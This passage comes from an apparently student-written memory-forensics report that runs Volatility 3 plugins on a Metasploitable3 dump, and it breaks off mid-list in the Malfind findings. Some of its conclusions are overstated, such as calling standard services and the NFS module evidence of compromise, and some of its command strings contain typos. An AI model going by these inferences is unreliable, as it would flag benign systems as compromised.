* 0×8800a9788000        643     643     1       smbd
** 0×880133c1e000       682     682     643     smbd
** 0×880134473000       690     690     643     smbd
* 0×8800b9b20000        665     665     1       dockerd-default
** 0×8800aa384800       903     903     665     docker-containe
* 0×88003607b000        685     685     1       nmbd
* 0×880138e01800        789     789     1       rpcbind
* 0×880134474800        813     813     1       rpc.statd
* 0×880134a58000        828     828     1       upstart-socket-
* 0×8800a9304800        1244    1244    1       cups-browsed
* 0×8800b9b5c800        1379    1379    1       getty
* 0×8800b9b78000        1381    1381    1       getty
* 0×8800b9b5e000        1382    1382    1       sh
** 0×8800b9b21800       1383    1383    1382    ruby
* 0×8800aa388000        1387    1387    1       getty
```

Fig 58 - Process Tree Analysis


The memory analysis conducted on the provided memory dump reveals a comprehensive process tree starting from the init process (PID 1).

- Nested ruby Processes: The presence of multiple nested ruby processes (PIDs 1383, 1390, 1565) within shell sessions (PIDs 1382, 1389, 1395) raises suspicion of script-based activities. Further investigation is warranted to ascertain the nature and origin of these scripts, as they could potentially indicate unauthorized or malicious actions.
- Privilege Escalation Script Execution: The execution of start.sh (PID 1405) under a sudo command suggests a deliberate attempt at privilege escalation or administrative actions. This activity requires scrutiny to determine the legitimacy of the script and the permissions granted to the executing user.

PsScan

The **‘*PsScan*’** command in Volatility reveals a comprehensive list of active processes, providing insights into the system's current state and running applications.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.psscan.PsScan



```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-615a7e41.vmem linux.psscan.PsScan
Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
OFFSET (P)      PID     TID     PPID    COMM    EXIT_STATE
0x36078000      123     123     2       ttm_swap        TASK_RUNNING
0x36079800      129     129     2       scsi_eh_2       TASK_RUNNING
0x3607b000      685     685     1       nmbd    TASK_RUNNING
0x3607c800      484     484     1       systemd-logind  TASK_RUNNING
0x3607e000      438     438     1       systemd-udevd   TASK_RUNNING
0x804b0000      6018    6018    6128    invoke-rc.d     EXIT_ZOMBIE
0x804b1800      6022    6022    6128    status  EXIT_ZOMBIE
0x804b3000      3876    3876    2       kworker/u4:1    EXIT_ZOMBIE
0x804b4800      6030    6030    6128    grep    EXIT_ZOMBIE
0x804b6000      6029    6029    6128    initctl EXIT_ZOMBIE
0x80518000      5960    5960    5955    apache2 EXIT_ZOMBIE
0x80519800      5964    5964    5955    pidof   EXIT_ZOMBIE
0x8051b000      5962    5962    5955    tput    EXIT_ZOMBIE
0x8051c800      5955    5955    6179    apache2 EXIT_ZOMBIE
0x8051e000      5961    5961    5955    apache2 EXIT_ZOMBIE
0x80520000      5845    5845    6022    mandb   EXIT_ZOMBIE
0x80521800      5847    5847    5846    mandb   EXIT_ZOMBIE
0x80523000      5846    5846    6022    mandb   EXIT_ZOMBIE
0x80524800      5827    5827    5844    mandb   EXIT_ZOMBIE
0x80526000      5844    5844    6022    mandb   EXIT_ZOMBIE
0x83003dd8      1600    64      0               TASK_RUNNING
0x83019800      2710    2710    5949            EXIT_ZOMBIE
0x8301b000      2711    2711    2710            EXIT_ZOMBIE
0x83031800      2690    2690    2689            EXIT_ZOMBIE
```

Fig 59 - Process Scan Analysis

The forensic analysis was conducted on the memory dump of a machine suspected to be compromised. The analysis aimed to identify any suspicious or malicious processes running on the system. The memory dump was analyzed using the Volatility framework, specifically the pscan plugin. The results revealed a list of processes, their corresponding process identifiers (PIDs), parent process identifiers (PPIDs), and state.

Findings:

1. Suspicious Processes:
    - Several processes were identified as potentially suspicious or malicious based on their names and characteristics. These include:
        - java: Multiple instances of the Java Virtual Machine (JVM) were running.

- mysqld: The MySQL database server process was running.
- apache2: Apache web server processes were present.
- sshd: The SSH server process was running.
- dockerd-default: Docker daemon processes were active.
- smbd: Processes related to the Samba file-sharing service were detected.
- ircd: An IRC server process was running.
- proftpd: A ProFTPD server process was identified.
- upstart: Processes related to the Upstart initialization system were found.
- dbus-daemon: D-Bus message bus daemon process was active.

2. Zombie Processes:
    - Numerous processes were in the EXIT_ZOMBIE state, indicating that they had completed execution but were still present in the process table awaiting resource deallocation.
    - Examples of zombie processes include initctl, pidof, awk, grep, mandb, date, which, basename, among others.
3. Networking Processes:
    - Processes related to networking utilities such as ifconfig, dhclient, iptables, avahi-daemon, rsyslogd, and cupsd were observed.
    - These processes are commonly used for network configuration, firewall management, and network services.
4. Service Processes:
    - Several processes associated with system services were identified, including those for Apache web server (apache2), MySQL database server (mysqld), SSH server (sshd), Samba file-sharing (smbd), and ProFTPD server (proftpd).
5. Java Processes:
    - Multiple instances of Java Virtual Machine (JVM) processes (java) were running, suggesting the execution of Java-based applications.

PsAux

The **'*PsAux*'** command in Volatility reveals the commands or processes that were active during the memory acquisition. Using the psaux command Proftpd protocol that was accepting connections was revealed. Also, during the time of acquisition mySql server was

active which we tried to use multiple times during the post exploitation. Furthermore, an unusual server was found to be running on port 3500 instead of the default HTTP port 80 or 443 could be a deviation from standard web server configurations.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.pssaux.PsAux




Fig 60 - Process Aux Analysis

Additional Findings from psAux Command Results:

1. System Initialization:
    - The init process (PID 1) was initiated with the argument /sbin/init splash, indicating the system's initialization process with a splash screen.
2. Kernel Threads:
    - Several kernel threads (kthreadd, ksoftirqd, kworker, rcu) were identified, responsible for various kernel-level tasks such as thread management, interrupt handling, and resource cleanup.
3. Daemon Processes:

- Various daemon processes were found, including upstart-udev-br, rpcbind, dbus-daemon, cupsd, rsyslogd, avahi-daemon, systemd-logind, polkitd, sshd, among others.
- These daemons are responsible for providing essential system services and background tasks required for the proper functioning of the system.

4. Service Processes:
    - Processes associated with network services (smbd, nmbd, mysqld, proftpd, ircd), web services (nodejs, java), and containerization (dockerd-default, docker-containerd) were identified.
    - These processes indicate the presence of various network services, web applications, and containerized environments on the system.
5. User Processes:
    - User-initiated processes such as shell sessions (bash), script executions (sh), and user applications (sleep) were detected.
    - These processes are initiated by users or applications and may include administrative tasks, custom scripts, or user-specific applications.
6. Other Processes:
    - Additional processes related to system management, logging, network configuration, and background tasks were observed, including irqbalance, vmtoolsd, cron, dhclient, wrapper-linux-x, among others.

IOMem

The **'*IOMem*'** command in Volatility specifies the memory mappings that are utilized by Linux system hardware and kernel components. It provides a list of the physical memory ranges that different hardware components and kernel subsystems use or reserve. show the physical memory ranges along with their respective uses. Describe each memory mapping in detail, including the size, start and end addresses, and maybe the device or kernel component that it is connected to. Sorting or filtering the output according to certain parameters, like address ranges or connected devices, may be an optional feature.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem




Fig 61 - IOMem Analysis

- PCI Bus Regions: The output lists several PCI bus regions, such as PCI Bus 0000:02, PCI Bus 0000:03, and others. These regions may be associated with device drivers or other system components that could be worth investigating further.
- Device Drivers: The output mentions specific device drivers, such as mpt and e1000, which are associated with certain PCI bus regions. These device drivers could be potential targets for further analysis, as they may be involved in system activities.


Lsof

The ***'Lsof'*** command in Volatility gives details about open files, directories, sockets, pipes, and other file descriptors that were either opened by active processes or are currently open. In order to obtain this data, it queries the /proc filesystem and the kernel**.** List every process that is active in the memory dump. It enumerates the open files, directories, sockets, pipes, and additional file descriptors linked to every process. Ascertain the location, type, associated process ID (PID), user ID (UID), and any other pertinent metadata for the open file descriptors.

It also filters the output according to certain parameters, including file type, network connections, process name, or user. The output can be used to look into open network

connections or file handles, examine the system's state at the moment the memory dump was taken, or spot potentially dangerous activity.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.lsof.Lsof



```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-615a7e41.vmem linux.lsof.Lsof
Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
PID     Process FD      Path

1       init    0       /dev/null
1       init    1       /dev/null
1       init    2       /dev/null
1       init    3       pipe:[7603]
1       init    4       pipe:[7603]
1       init    5       anon_inode:[6279]
1       init    6       anon_inode:[6279]
1       init    7       socket:[7075]
1       init    9       socket:[8797]
1       init    10      socket:[9348]
1       init    11      socket:[8812]
1       init    12      socket:[8418]
1       init    15      /dev/ptmx
1       init    16      /var/log/upstart/chatbot.log
1       init    17      /var/log/upstart/docker.log
1       init    18      /dev/ptmx
1       init    19      /var/log/upstart/systemd-logind.log
1       init    20      /var/log/upstart/hosts_renewer.log
1       init    22      /dev/ptmx
1       init    23      /dev/ptmx
1       init    24      /dev/ptmx
1       init    25      /var/log/upstart/mysql-default.log
1       init    26      /var/log/upstart/proftpd_ip_renewer.log
```

Fig 62 - Lsof Analysis

- One notable process from the analysis is '***PID 1772'***, which appears to be running a ***Java application***, likely the Apache Continuum continuous integration server. This process had loaded a significant number of Java libraries, including various Apache Maven components, Apache Archiva libraries and other third-party libraries like Spring Framework. However, the sheer number of loaded libraries and the inclusion of libraries for remote access indicates a compromised or misconfigured system.
- Additionally, the output shows several instances of the ***Samba daemon (smbd)*** running with '***PIDs 643*** and ***682'***. These processes have opened various files and sockets related to Samba's file sharing functionality, including configuration files, log files, and shared directories. Samba is a legitimate service, but its presence indicates chances of being misused or exploited.
- The presence of the ***Docker daemon*** with '***PID 665'*** has been detected, which has opened numerous sockets, files, and volumes related to Docker container management. The use of Docker can indirectly be leveraged for malicious purposes, such as running unauthorized containers or hosting malware.

Lsmod

The **'*Lsmod*'** command in Volatility provided a list of the kernel modules that are installed in the kernel that is presently operating. Code segments known as kernel modules are able to be loaded and unloaded into the kernel at will, adding more features or support for file systems, network protocols, hardware, and other areas. It finds and reads the kernel data structures containing loaded kernel module information. Enumerates every kernel module that was installed when the memory dump was taken. Gives details about each loaded module, including its name, size, base memory location, dependencies, and related modules. It also enables filtering the output according to certain parameters, like address range or module name.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.lsmod.Lsmod




Fig 63 - Kernel module Analysis


- One suspected module is ***'aufs (0xffffa0308ca0)'***, which is a stackable union file system used for implementing container file systems in Docker and other container runtimes. The presence of this module aligns with the earlier findings of the Docker daemon process running on the system.

- Another interesting module is '***nfsd (0xffffa02434c0)'***, which is the kernel module for the Network File System (NFS) server. This module allows the system to share files and directories over the network using the NFS protocol. While NFS is a legitimate service, its presence indicates that it is being misused or exploited for unauthorized file sharing or data exfiltration.
- Furthermore, the '***nfs (0xffffa01f7ba0)'*** and '***lockd (0xffffa01c6860)'*** modules are also loaded, which are related to the NFS client and lock management functionality. They indicate that the system was mounting NFS shares from other servers or participating in an NFS environment.

MountInfo

The **'*MountInfo*'** command in Volatility lists every mounted filesystem in the memory dump, together with the mount points, filesystem kinds, and mount parameters for each. Look for any odd or suspicious mount points or mount options that might point to the existence of malware such as rootkits or compromised systems. Describe the mount namespace and any possible containerization or namespace separation in the system under analysis. Correlating the mount information with other information from the memory dump, such as open file handles or processes that are currently running, provides more information about the condition of the system,

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.mountinfo_MountInfo



```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-615a7e41.vmem linux.mountinfo.MountInfo
Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
MNT_NS_ID       MOUNT ID        PARENT_ID       MAJOR:MINOR     ROOT    MOUNT_POINT     MOUNT_OPTIONS   FIELDS  FSTYPE  M
OUNT_SRC        SB_OPTIONS
4026531840      1       1       0:1     /       /       rw              rootfs  rootfs  rw
4026531840      17      22      0:15    /       /sys    rw,nosuid,nodev,noexec,relatime         sysfs   sysfs   rw
4026531840      18      22      0:3     /       /proc   rw,nosuid,nodev,noexec,relatime         proc    proc    rw
4026531840      19      22      0:5     /       /dev    rw,relatime             devtmpfs        udev    rw
4026531840      20      19      0:12    /       /dev/pts        rw,nosuid,noexec,relatime               devpts  devpts  r
w
4026531840      21      22      0:16    /       /run    rw,nosuid,noexec,relatime               tmpfs   tmpfs   rw
4026531840      22      1       252:0   /       /       rw,relatime             ext4    /dev/mapper/ubuntu--vg-root     r
w
4026531840      23      17      0:17    /       /sys/fs/cgroup  rw,relatime             tmpfs   none    rw
4026531840      24      17      0:18    /       /sys/fs/fuse/connections        rw,relatime             fusectl none    r
w
4026531840      25      17      0:6     /       /sys/kernel/debug       rw,relatime             debugfs none    rw
4026531840      26      23      0:19    /       /sys/fs/cgroup/cpuset   rw,relatime             cgroup  cgroup  rw
4026531840      27      17      0:10    /       /sys/kernel/security    rw,relatime             securityfs      none    r
w
4026531840      28      21      0:20    /       /run/lock       rw,nosuid,nodev,noexec,relatime         tmpfs   none    r
w
4026531840      29      23      0:21    /       /sys/fs/cgroup/cpu      rw,relatime             cgroup  cgroup  rw
4026531840      30      23      0:22    /       /sys/fs/cgroup/cpuacct  rw,relatime             cgroup  cgroup  rw
4026531840      31      21      0:23    /       /run/shm        rw,nosuid,nodev,relatime                tmpfs   none    r
w
```

Fig 64 - Mounted Filesystem Information Analysis

Malfind

The '***Malfind***' command in Volatility analyzes the processes' memory mappings in the given Linux memory dump. It searches memory areas for traits that point to the existence of injected or concealed code. It offers details like these for every questionable memory location discovered: Process name and ID, Start Address of Memory region, Size of the Memory Region, Memory protection flags, Hexdump.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.malfind.Malfind




Fig 65 - Memory Mapping Analysis to find Malware

1. Process Name: nodejs (PID 1460)
    - Multiple memory regions are marked as readable, writable, and executable (rwx). This is unusual because it allows the memory region to both store and execute code, which is often a characteristic of injected malicious code.
2. Process Name: nodejs (PID 1465)
